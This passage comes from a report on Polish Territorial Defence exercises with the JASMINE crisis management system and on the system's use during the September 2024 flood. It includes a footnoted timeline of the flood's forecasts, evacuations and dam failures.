- **18-20.12.2023** – Planning Conference combined with training/workshops on the use of the JASMINE CMS in crisis management, carried out in the 9th ŁBOT
- **11-14.03.2023** – Crisis response exercises using the JASMINE CMS at the operational/tactical level, carried out in the 9th ŁBOT
- **04-06.06.2024** – Exercises "Cooperation of services and institutions as part of crisis management in the Kuyavian-Pomeranian Voivodeship using the JASMINE CMS", implemented in 8 K-PBOT



Fig. 2: Timeline of JASMINE CMS in 2023-24.

Source: Material from the Teldat.

That decision helped to the territorial representatives later this year when the flood came. Knowing the CMS JASMINE and being able to put data into it and out of it territorials did not hesitate to use this tool during the flood period in September 2024.

All of the activities with usage of JASMINE CMS helped to recognize the possibilities that gives the system to the crisis management team as well as the commanders responsible for the action. During the exercises in 2023 and 2024 we trained variety of crisis situations – starting from searching for missing person (December 2022, March 2024.), fire of the forest (June 2023), evacuation of people from the area affected by the disaster (March 2024), flood threat/dam break (March 2024), Search for an unidentified object (March 2024), chemical

Przedstawienie scenariuszy i harmonogramu ćwiczeń

1 Ewakuacja ludności z obszaru dotkniętego kataklizmem
10:30 – 13:00
12.03.2024

2 Poszukiwania osoby zaginionej
13:00 – 15:30
12.03.2024

3 Zagrożenie powodziowe / przerwanie tamy
9:30 – 13:00
13.03.2024

4 Poszukiwania niezidentyfikowanego obiektu
13:00 – 15:30
13.03.2024

www.TELDAT.com.pl 11-14.03.2024 r., 9 Łódzka Brygada Obrony Terytorialnej **TELOAT**

Fig. 3: Scenarios trained during March 2024 exercise. 1. Evacuation of people from the area affected by the disaster; 2. Searching for missing person; 3. Flood threat/dam break; 4. Searching for unidentified object

Source: Material from the Teldat.

Planowany obszar działań w terenie w trakcie scenariusza ewakuacji ludności z obszaru dotkniętego kataklizmem

1 12.03.2024 10:30 – 13:00

www.TELDAT.com.pl Ćwiczenia reagowania kryzysowego z wykorzystaniem SZK JASMIN na poziomie operacyjnym/taktycznym **TELOAT**

Fig. 4: Scenarios trained during March 2024 exercise. Planned area of field operations during the scenario of evacuation of people from the area affected by the disaster.

Source: Material from the Teldat.



Fig. 5: Scenarios trained during March 2024 exercise. Planned area of field operations during the scenario of searching of missing person.
Source: Material from the Teldat.




Fig. 6: Scenarios trained during March 2024 exercise. Planned area of field operations during the scenario of flood tread/dam break.
Source: Material from the Teldat.



Fig. 7: Scenarios trained during March 2024 exercise. Planned area of field operations during the scenario of searching of undefined objects.

Source: Material from the Teldat.

Exercise from March helped to improve the system with a new features coming from the conclusions from users and practitioners in the field of crisis management. That was also great basis for the exercise planned for the middle of the year. All responsible commanders were present in June 2024 – the exercise was one of the milestone to take the decision if the system is going to be implemented into the all brigades of territorial forces for tests.



Fig. 8: Exercise of JASMINE CMS in June 2024.

Source: Material from the Teldat.



Fig. 9: Scenarios trained during June 2024 exercise. 1. Search and rescue of missing children on the lake; 2. Saving the scout camp and removing the effects of the storm; 3. Leakage in a tanker carrying a hazardous substance.
Source: Material from the Teldat.



Fig. 10: Planned area of field operations during the scenario of Search and rescue of missing children on the lake.
Source: Material from the Teldat.




Fig. 11: Scenarios trained during June 2024 exercise. Planned area of field operations during the scenario of saving the scout camp and removing the effects of the storm.

Source: Material from the Teldat.



Fig. 12: Scenarios trained during June 2024 exercise. Planned area of field operations during the scenario of leakage in a tanker carrying a hazardous substance.

Source: Material from the Teldat.

The best possible training for the territorial forces was the basis for the decision to temporarily implement the system in all brigades as well as starting the procedure of implementation at full scale JASMINE CMS into the Armed Forces.

Let us go back to the timeline of the last flood in the Poland.

As a result of a known Genoese low in the beginning of September 2024 the heavy rains were predicted at southern west part of Poland as well as Czech Republic and other European countries.

The low shown up because of a large thermal contrast between warm Mediterranean air masses and cool air from the Alps. It was characterized by the fact that warm and humid air from the Mediterranean Sea moved northwards and, colliding with the Alps, forced these masses to move upwards⁷. In the basins of rivers flowing through Poland, the heaviest rainfall on 12-15 September occurred in the northern and northwestern parts of the Jeseníky and Golden Mountains, in the Czech Republic. Meteorological stations in this region recorded total precipitation: Rejvíz – 517 mm, Červenohorské sedlo – 474, Jeseník – 465, Zlaté Hory – 416, Staré Město pod Sněžníkem – 413. Most of this precipitation occurred on September 14, at some stations the daily precipitation exceeded 200 mm. extremely heavy precipitation also occurred in the Ostrava area (approx. 300 mm). Precipitation in the Eastern Sudetes and the entire Czech Republic was also intense, e.g. in Opava the precipitation exceeded 200 mm at that time⁸. In Poland the highest precipitation at a measuring station occurred at Śnieżnik 400 mm and 472 mm according to the RainGRS system⁹. In the northern part of the Eastern Sudetes and in the foothills, on the Czech-Polish border (south of the Paczków-Prudnik line) rainfall exceeded 200 mm at that time¹⁰.

At the turn of September and October, the second Genoese low formed, which caused long-lasting heavy rainfall in southern Europe and flooding in Bosnia and Herzegovina, Croatia, North Macedonia, Montenegro and Albania, among others¹¹.

Forecasts September, 9th

⁷ Niż geneueński dotrze do Polski. Możliwe powodzie błyskawiczne, Niż geneueński dotrze do Polski. Możliwe powodzie błyskawiczne - TVN Meteo (tvn24.pl), [access 2024-10-23]

⁸ IMGW-PIB Centrum Modelowania Meteorologicznego w serwisie X: „Maks. opad atmosferyczny w okresie od godz. 6:00 UTC 12.09 (czwartek) do godz. 6:00 UTC 16.09 (poniedziałek). Większe sumy opadu atmosferycznego zanotowano przez system RainGRS w lokalizacjach deszczomierzy, dla których wystąpiły braki danych. Więcej: <https://t.co/qQFEqWqZ8A> <https://t.co/AWpTw5hGXu>” / X [access 2024-10-23]

⁹ IMGW-PIB Centrum Modelowania Meteorologicznego w serwisie X: „@Hellreiser173 Wg systemu RainGRS maksymalny opad za te cztery doby, ale nie w lokalizacji deszczomierzy, to 471,7 mm.” / X [access 2024-10-23]

¹⁰ Personal Weather Station Dashboard | Weather Underground (wunderground.com), [access 2024-10-23]

¹¹ Powódź na Bałkanach. Żywiół zbiera śmiertelne żniwo, <https://www.tvp.info/82670996/balkany-co-najmniej-21-osob-zginelo-w-powodzi> [access 2024-10-23]

On September 9, IMGW published a level 2 weather threat forecast of heavy rainfall on September 13 with the possibility of flooding in the Upper Odra River Basin¹².

September, 10th

Despite the warning issued the day before by IMGW about the forecast of heavy rainfall in the coming days, the report issued by Wody Polskie that day at 11 a.m. stated that there were no hydrological or meteorological warnings (with the reservation that only data collected by the state hydrological and meteorological service were used to prepare the report). During the previous day, heavier rainfall was recorded only locally. The water level in most rivers was in the low and medium water zone. Maximum rainfall in the Odra catchment area reached locally 40 mm. Almost all retention reservoirs had a level below normal, in particular the reservoirs of the so-called Nysa Kłodzka cascade had a flood reserve of 178.92 million m³, which was 132% of the normal reserve. The inflow to it was 4.96, and the outflow 8.34 m³/s. Dry reservoirs and polders were empty¹³.




Fig. 13: Screens from the IMGW forecast for 13th September 2024.

Source: <https://t.co/Vc3r2ECc74> / X [access 2024-10-23]

September, 11th

IMGW published a meteorological warning about the occurrence of floods and flooding caused by rainfall exceeding 150 mm in places from September 12 to 15 in the Lower Silesian, Opole and Silesian Voivodeships.

The Czech Ministry of the Interior announced in a press release that the situation would be similar to the floods in 1997 and the floods in 2002. The Ministry reported on

¹² IMGW, IMGW-PIB METEO POLSKA w serwisie X: „UWAGA ☐ Od czwartku na południowym zachodzie kraju a następnie na południu Polski mogą wystąpić bardzo wysokie sumy opadów, co skutkować będzie wzrostami poziomu wody w rzekach a nawet powodzią w dorzeczu górnej Odry Po bardzo suchym lecie sytuacja może obrócić się o 180° #IMGW <https://t.co/Vc3r2ECc74>” / X [access 2024-10-23]

¹³ Informacja o sytuacji hydrologiczno-meteorologicznej w Polsce z 10 września 2024 r., państwowe Gospodarstwo Wodne. Wody Polskie, wrzesień 2024 [access 2024-10-23].

preparations, including increased outflow from retention reservoirs. The heaviest rainfall was forecast in the Jeseníky Mountains, 400 mm in the optimistic scenario and 450 mm in the pessimistic scenario. The announcement included maps of rainfall totals for September 11 - September 15. In the pessimistic scenario, the highest rainfall totals were to be 330 mm in the Pardubice region, 310 mm in the Jelenia Góra Basin, 300 mm in the Moravian-Silesian Beskids, 300 mm on the Czech-Austrian border in the České Budějovice region¹⁴.

September, 12th

IMGW-PIB predicted that up to 300 mm of rain would fall¹⁵. According to the forecast from September 12, the level of Biała Głuchołaska in Głuchołazy was to reach 3.2 m on September 14, exceeding the alarm level by 2 meters according to the HBV hydrological model¹⁶.

September, 13th

The first IMGW report on September 13 included a forecast of "maximum rainfall totals from 250 to 400 mm in the Nysa Kłodzka catchment area, and from 200 to 300 mm in the Mała Wisła catchment area". The announcement also included water level forecasts until 20:00 on September 15, according to which the level of the Nysa Kłodzka in the Opole province was to be average by that time, high in the lower reaches of Biała Głuchołaska, and the level of the Bóbr was to not exceed warning levels¹⁷.

Heavy and intense rainfall forecasted for southern Poland (Lower Silesia, Opole and Silesian Voivodships) for the period from 12 to 16 September 2024 was related to the arrival of the Genoese low "Boris" over the Polish-Czech border. Forecasts indicated that the epicenter of rainfall was to be in the Eastern Sudetes in the Jeseníky Mountains, where the total rainfall was to be 400 mm. The area of intense rainfall was to cover areas located north of the Jeseníky Mountains, including the cities of Złoty Stok, Paczków, Głuchołazy, Prudnik. River levels were to rise the fastest in the Nysa and Prudnik counties. Floods and so-called flash floods were predicted. Uniformed services and employees of crisis management teams were put on alert¹⁸.

At 2:00 p.m. the warning level at the water gauge in Głuchołazy was exceeded, the water level exceeded the forecasts. The authorities of the Czech Mikulowice, located on the Biała Głuchołaska, report that according to hydrological forecasts, on Sunday the

¹⁴ Ministerstvo vnitra České republiky: Českou republiku zásáhnu vydatné srážky, nejvíce na území od Novohradských hor po Jeseníky. Očekává se padesátiletá voda. [access 2024-09-30].

¹⁵ Wody Polskie: Aktualna sytuacja hydrologiczno-meteorologiczna w Dorzeczu Odry. 2024-09-12. [access 2024-10-22].

¹⁶ P. Strzałkowski: To nie są ćwiczenia. Niż Boris przyniesie półroczne opady w kilka dni. Te mapy pokazują, co nas czeka. Gazeta.pl, 2024-09-12. [access 2024-10-23].

¹⁷ Komunikat IMGW-PIB o aktualnej i prognozowanej sytuacji synoptycznej i hydrologicznej. IMGW, 2024-09-13. [access 2024-10-23].

¹⁸ R. Dimitrow, Opolskie: służby szykują się na intensywny deszcz i podtopienia. W gotowości strażacy, sztab kryzysowy i pół miliona worków, nto.pl, 12 września 2024 [access 2024-10-23]

"water of the century" is to pass, greater than in 1997¹⁹. A meeting of the crisis management team was held in Wrocław with the participation of Prime Minister Donald Tusk, Minister of Internal Affairs and Administration Tomasz Siemoniak and with voivodes and heads of services²⁰. Before midnight the water level in Prudnik exceeded the alarm level²¹.

The spokesman for the Regional Water Management Authority in Wrocław stated that there was no need to increase the flood reserve in the Nysa Kłodzka cascade, because it was sufficient in the context of the forecasted rainfall. As much water flowed out of Lake Nyskie as flowed in. On that day at 6:00 all water reservoirs in the cascade were below normal by a total of 48 million m³²².

Wody Polskie issued a statement on September 18 that the meteorological and hydrological forecasts had changed radically on September 13, but the flood waters were still to fit in the riverbeds²³.

September, 14th

On the night of 13-14 September, villages near Prudnik were flooded: Czyżowice, Wierzbiec, Rudziczka, Szybowice and also Morów near Nysa. The mayor of Prudnik declared a flood state in the city, and the starost declared a flood alarm for the entire Prudnik district²⁴. The mayor of Głucholazy decided to evacuate residents from several streets²⁵. In the morning hours, the Lubrzanka stream flooded the village of Lubrza, and the Prudnik river flooded Skrzypiec, Trzebina and Krzyżkowice²⁶.

Before noon, water began to flow through the upper culvert at the dam in Jarnołtówek near Prudnik, which is of general importance for the safety of towns on the Złoty Potok, Prudnik and Osobłoga rivers. The services ordered the evacuation of residents of buildings near Złoty Potok in Jarnołtówek and Pokrzywna. The dam in Jarnołtówek was visited by Tomasz Siemoniak and Wiesław Leśniakiewicz. The mayor

¹⁹ A. Dereń, W Głucholazach rzeka przekroczyła stan ostrzegawczy. W Mikulowicach starosta zapowiada „wodę stulecia”, Teraz Prudnik!, 13 września 2024 [access 2024-10-23].

²⁰ A. Kus, Donald Tusk o zagrożeniu powodziowym, Radio Doxa, 13 września 2024 [access 2024-10-23]

²¹ A. Dereń, Po Głucholazach Prudnik. Przekroczone stany alarmowe, Teraz Prudnik!, 13 września 2024 [access 2024-10-23].

²² Informacja o sytuacji hydrologiczno-meteorologicznej w Polsce z 13 września 2024 r. 13.09.2024. [access 2024-10-23].

²³ Praca zbiorników kaskady Nysy Kłodzkiej - komunikat. Wody Polskie, 2024-09-18. [access 2024-10-22].

²⁴ M. Dobrzański, W Prudniku bez podtopień, niebezpieczna sytuacja na wsiach. Starosta ogłasza stan alarmowy, Prudnik 24, 14 września 2024 ; <https://prudnik24.pl/index.php/2024/09/14/w-prudniku-bez-podtopien-niebezpieczna-sytuacja-na-wsiach-starosta-oglasza-stan-alarmowy/> [access 2024-10-24].

²⁵ A. Dereń, Zalanie części wsi w gminie Lubrza, Teraz Prudnik!, 14 września 2024; <https://terazprudnik.pl/2024/09/zalanie/> [access 2024-10-24]

²⁶ Tamże

of Prudnik ordered the evacuation of the residents of Moszczanka and Łąka Prudnicka²⁷. People were also evacuated from Morowo and Dziewiętlice. A flood alarm was announced for the Nysa district and the Głuchołazy commune. After the meeting of the crisis team in Nysa, Minister Siemoniak announced the concentration of services in the Nysa and Prudnik districts²⁸. In the afternoon, an increase in water in the Oder was recorded in Kędzierzyn-Koźle, Opole and Brzeg. Work on the upper Oder began in Polder Buków.




Fig. 14: Screens from the IMGW forecast for 14th September 2024 made from JASMINE CMS on 14th September at 20:54.

Source: Author's photo.

The inhabitants of several dozen houses in Łądek-Zdrój were evacuated²⁹. Water flooded Raclawice Śląskie, Dzierżysławice and Mochów near Głogówek. The railway tracks in the area of the Niemysłowicki Forest were washed away, as a result of which PKP PLK suspended traffic on line no. 137 between Prudnik and Nysa³⁰. Train traffic was also suspended on the Jelenia Góra – Szklarska Poręba Górna section. The flood situation in the Otmuchów commune was considered "very serious", where the villages

²⁷ B. Kalisz, Pilna ewakuacja Moszczanki i Łąki Prudnickiej, Radio Opole, 14 września 2024; <https://radio.opole.pl/100,863885,pilna-ewakuacja-moszczanki-i-laki-prudnickiej> [access 2024-10-24].

²⁸ C. Puzyna, Minister Siemoniak po sztabie kryzysowym. „Priorytetem jest sytuacja w Głuchołazach”, Radio Opole, 14 września 2024; <https://radio.opole.pl/100,863869,minister-siemoniak-po-sztabie-kryzysowym-prioryt> [access 2024-10-24].

²⁹ Ewakuacje na Opolszczyźnie i Dolnym Śląsku. Rzeki powyżej stanów alarmowych tvn24.pl, 14 września 2024 [access 2024-10-24]

³⁰ A. Dereń, Ruch na kolei wstrzymany, Teraz Prudnik!, 14 września 2024; <https://terazprudnik.pl/2024/09/ruch-na-kolei-wstrzymany/> [access 2024-10-24].

of Kałków, Broniszowice and Śliwice (part of the town of Otmuchów) were affected³¹. At 3:00 p.m. a flood alarm was issued in the Strzeleccki and Krapkowice communes. The villages of Ścinawa Mała and Ścinawa Nyska in the Korfantów commune were flooded.

In the evening, flood embankments in Moszczanka and Łąka Prudnicka were breached. Biskupów and most of the properties in Broniszowice were flooded. 40 cadets from the Fire Service Academy in Warsaw arrived in Prudnik. An evacuation was carried out in nearby Lubrza³². A briefing of services in connection with the flood threat was held at the District Headquarters of the State Fire Service in Nysa with the participation of Donald Tusk, who then went to Głuchołazy³³.

The children from the orphanage in Czechowice-Dziedzice, residents of Międzyrzecz Dolne and Graniczna Street in Dankowice were evacuated. At around 11:00 p.m., water began to flow over the dam in Międzygórze, at which time the evacuation of the technical staff of the facility began (at the same time losing control over the water discharges) and residents of lower-lying towns. In Wodzisław County, more and more floods began to occur. The Piotrówka River overflowed on the Czech side, which is why a decision was made to close the border crossings with the Czech Republic in Gołkowiec and Skrbeńsk³⁴.

On the night of September 14-15, a flood alarm was issued for the Nysa commune. The Biała Głuchołaska River breached the embankments above Biała Nyska, the water flooded the village, bypassed Lake Nyskie, flowed through the fields, flooding a significant part of Nysa. An evacuation of residents of Łowkowice near Strzeleccki was announced. The dry reservoir of Racibórz Dolny began to damming the Odra at 4:20, intercepting the flood wave³⁵.

September 15th

In the morning hours, the water overflowed the embankments in Głuchołazy and flooded the city center. The Osobłoga River breached the embankment in Kierpnie and left its bed, cutting off roads to the village. The water also entered Głogówek and flooded other villages in the vicinity of Prudnik, including Niemysłowice, Szybowice, Mieszkowice.

The mayor of Prudnik appealed to residents to limit water consumption and informed that the dam in Jarnołówce was close to overflowing. The Prudnik River began to overflow in the centre of Prudnik, flooding the city centre. The services began evacuating the endangered residents. Due to the flooding of transformers, the power was turned off

³¹ A. Gryglas, Trudna sytuacja w gminie Otmuchów. Pierwsza fala kulminacyjna może przyjść w południe. Oto zdjęcia z drona, nto.pl, 14 września 2024 [access 2024-10-24].

³² M. Mazurkiewicz, K. Strauchmann, Prudnik: Straż zaleca ewakuację. Rzeka na razie trzyma się w wałach, nto.pl, 14 września 2024 [access 2024-10-24].

³³ C. Puzyna, Szef rządu w Nysie. Odprawa służb w związku z zagrożeniem powodziowym, Radio Opole, 14 września 2024 [access 2024-09-14].

³⁴ Zamknięto przejście graniczne z Czechami w Gołkowicach. Wylała rzeka Piotrówka|Piotrówka po stronie Czech, eska.pl, 14 września 2024 [access 2024-10-24]

³⁵ M. Śmierciak, Zbiornik Racibórz Dolny na Odrze rozpoczął piętrzenie wezbranych wód, Radio Opole, 15 września 2024 [access 2024-10-24].

in part of Prudnik and in Łąka Prudnicka³⁶. At around 11:00 a.m., the water destroyed a temporary bridge and a bridge under construction in Głuchołazy, increasing the local water accumulation³⁷.




Fig. 15: Information from the IMGW forecast for 15th September 2024 made from JASMINE CMS on 15th September. On the right up there is a info about the river Nysa Kłodzka level in Kłodzko from the weather station (Hydro sensor).

Source: Author's photo.




Fig. 16: Information from the on-line street cameras made from JASMINE CMS on 15th September. Kłodzko from the live view from 24/7 video camera.

Source: Łukasz Blechan's photo.

³⁶ A. Konopka, Sytuacja powodziowa w gminie Prudnik krytyczna. „Spust w Jarnołtówku otwarty w 100 procentach”, Opolska360, 15 września 2024 [access 2024-10-25].

³⁷ M. Domański, Kolejne złe wieści. Runął most w Głuchołazach, o2.pl, 15 września 2024 [access 2024-10-24].

At 10:35 the dam in Stronie Śląskie was destroyed, having started to overflow at around 22:00 the previous day. Almost all of the accumulated water (around 1.4 million m³) flowed out of the reservoir in a short time, causing extensive damage³⁸.

An evacuation of 1,600 people was ordered in Kłodzko County, in the cities of Łądek-Zdrój, Stronie Śląskie, Kłodzko, Bystrzyca Kłodzka, as well as in the villages of Międzygórze, Wilkanów, Gorzanów, Oldrzychowice Kłodzkie, Krosnowice, Żelazno, Trzebieszowice, Radochów, Domaszków, Długopole-Zdrój, Długopole Dolne, Długopole Górne. The mayor of Wrocław announced a flood alarm for the entire city at 11:00 p.m.³⁹ An evacuation of residents of the areas adjacent to the Nysa Kłodzka in the communes of Bardo and Kamieniec Ząbkowicki was also announced. In Bielsko-Biała, residents of Sobieskiego, Żywiecka and Wodna streets were evacuated. Individuals were evacuated from Zabełków, Chałupki, Rydułtowy, Polomia, Zebrzydowice, Jasienica. The first fatal flood victim in Poland was a man in Krosnowice. In the afternoon, the body of a 42-year-old man was found in a stream in Bielsko-Biała⁴⁰.

Intercity trains to the Czech Republic were suspended. Due to the evacuation of people from Chałupki, train traffic was suspended on the Racibórz – Chałupki and Wodzisław Śląski – Chałupki sections⁴¹.

The A1 motorway on the Polish-Czech border was passable only up to the Gorzyce junction, because the Odra River flooded on the Czech side in Bohumín. National road no. 78 from Olza to Chałupki was also impassable, as were some provincial and district roads. In the commune of Lubomia, about 20 properties may be flooded.

The head of the Opole district, Henryk Lakwa, announced a flood alert for the communes of Niemodlin and Popielów, and the head of the Brzeg district, Jacek Monkiewicz, announced a flood alert for the communes of Grodków and Lewin Brzeski. Flood alerts were also announced in Kędzierzyn-Koźle and Kraków.

The mayor of Nysa, Kordian Kolbiarz, reported an increase in the water discharge from Lake Nyskie to 1,000 m³ per second due to the breach of the dam in Stronie Śląskie. He appealed to the residents of Nysa to evacuate or move to higher floors of buildings. Territorial Defense Forces soldiers were sent to the city⁴². After 5 p.m., the mayor of Prudnik, the commander of the State Fire Service in Prudnik, Krzysztof Wiciak, and the starosta of the Prudnik district reported a breach in the embankment in Jarnołówek, once again appealing to the residents of Jarnołówek, Pokrzywna, Moszczanka, Łąka

³⁸ Awaria zbiornika Stronie – oświadczenie Wód Polskich. gov.pl. [access 2024-09-29].

³⁹ Prezydent Wrocławia ogłosił alarm powodziowy dla stolicy Dolnego Śląska, wroclaw.wyborcza.pl [access 2024-10-24]

⁴⁰ Znalaziono zwłoki. To druga śmiertelna ofiara powodzi w Polsce – Wiadomości Radio ZET, wiadomosci.radiozet.pl, 15 września 2024 [access 2024-10-24].

⁴¹ Zalane tory, szlaki kolejowe. Koleje Śląskie odwołują pociągi [online], radio90.pl, 15 września 2024 [access 2024-10-24].

⁴² M. Matuszkiewicz-Biel, Paczków czeka na falę kulminacyjną. Zalana jest kolejna miejscowość – Kamienica, Radio Opole, 15 września 2024 [access 2024-10-25].

Prudnicka and Prudnik to evacuate immediately. In the vicinity of Prudnik, the military with an amphibious vehicle was brought in to help⁴³.

Late in the afternoon, the Prime Minister, Donald Tusk, announced the preparation of a regulation on the implementation of a state of natural disaster regarding the ongoing flood cataclysm⁴⁴. In the evening, the water flowing through Głuchołazy began to recede. The city was left without electricity, gas and landline telephone. The third fatality in Poland was a resident of Nowy Świętów near Prudnik, found dead in a flooded building. The town of Korfantów was flooded, as well as the villages of Kuźnica Ligocka and Przechód. The water in the Złoty Potok and Prudnik rivers, as well as in the reservoir in Jarnołówek, began to recede⁴⁵.

In the evening, it was also announced that the Polish government would apply to the European Union for the highest possible funds to eliminate the effects of the flood. According to the authorities, the EU has a special aid mechanism for such situations. From that day on, information began to flow in about the completely destroyed historic St. John's Bridge in Łądek-Zdrój. However, it turned out that the Gothic bridge over Biała Łądecka survived the flood waves, but its structural condition was tragic and it was still at risk of collapse. The statue of St. John of Nepomuk that decorated the bridge was lost. In Prudnik, the water destroyed three pedestrian bridges: the footbridge in the complex of allotment gardens over Złoty Potok and the footbridges under Czyżykowa Góra and under Piaskówka over the Prudnik River⁴⁶.

September 16th

Shortly after midnight, reports began to come in about the water receding from the Nysa Kłodzka in Kłodzko at an increasingly rapid rate. According to reporters, the water had receded by about 1–2 meters from its maximum point. The services managed to patch up the rupture in the embankment in Jarnołówek, which temporarily secured the villages in the Złoty Potok valley and the town of Prudnik. In Brzeg, an “early evacuation” was launched for the residents of Grobli, Wał Śluzowy, Błonie, Nadodrzańska, Nadbrzeźna, Cegielniana, Strzelecka and Drzewny Square.

A state of natural disaster was declared in parts of the Lower Silesian, Opole and Silesian voivodeships.

⁴³ A. Dereń, Powódź. Niedziela w Prudniku, Teraz Prudnik!, 15 września 2024 [access 2024-10-24].

⁴⁴ Stan klęski żywiołowej. Premier: zleciłem przygotowanie rozporządzenia, TVN24, 15 września 2024 [access 2024-10-24].

⁴⁵ J. Poniatyszyn, „Tam jest tragedia. Jestem tutaj i cieszę się, że żyję”. Prudnik zapewni schronienie powodziąnom, Radio Opole, 15 września 2024 [access 2024-10-24].

⁴⁶ A. Dereń, Tych kładek już nie ma w Prudniku, Teraz Prudnik!, 17 września 2024 [access 2024-09-17].




Fig. 17: A state of natural disaster was declared in parts of the Lower Silesian, Opole and Silesian voivodeships. Information with the paper source (decision) immediately was put into the JASMINE CMS.

Source: Lukasz Blechman's photo.

A collection of necessary items for flood victims began in the city. School classes were canceled in over 350 educational institutions in the Lower Silesia, Opole, Silesia and Lubuskie provinces. District prosecutor's offices in Nysa, Prudnik, Bystrzyca Kłodzka, Kłodzko and Lwówek Śląski were closed. All hearings and sessions in District Courts in Prudnik, Kłodzko, Nysa and Kamienna Góra scheduled for September 16, 2024 were canceled⁴⁷. The flood reservoir on the Odra – Polder Buków took in over 50 million m³ of water and was completely filled⁴⁸.

September 17th

On the night of September 16-17, there was news that the first flood wave was reaching Olawa. It was supposed to arrive at night. The town is about 30 km from Wrocław. Residents have prepared large amounts of embankments and sandbag fortifications to protect the town⁴⁹.

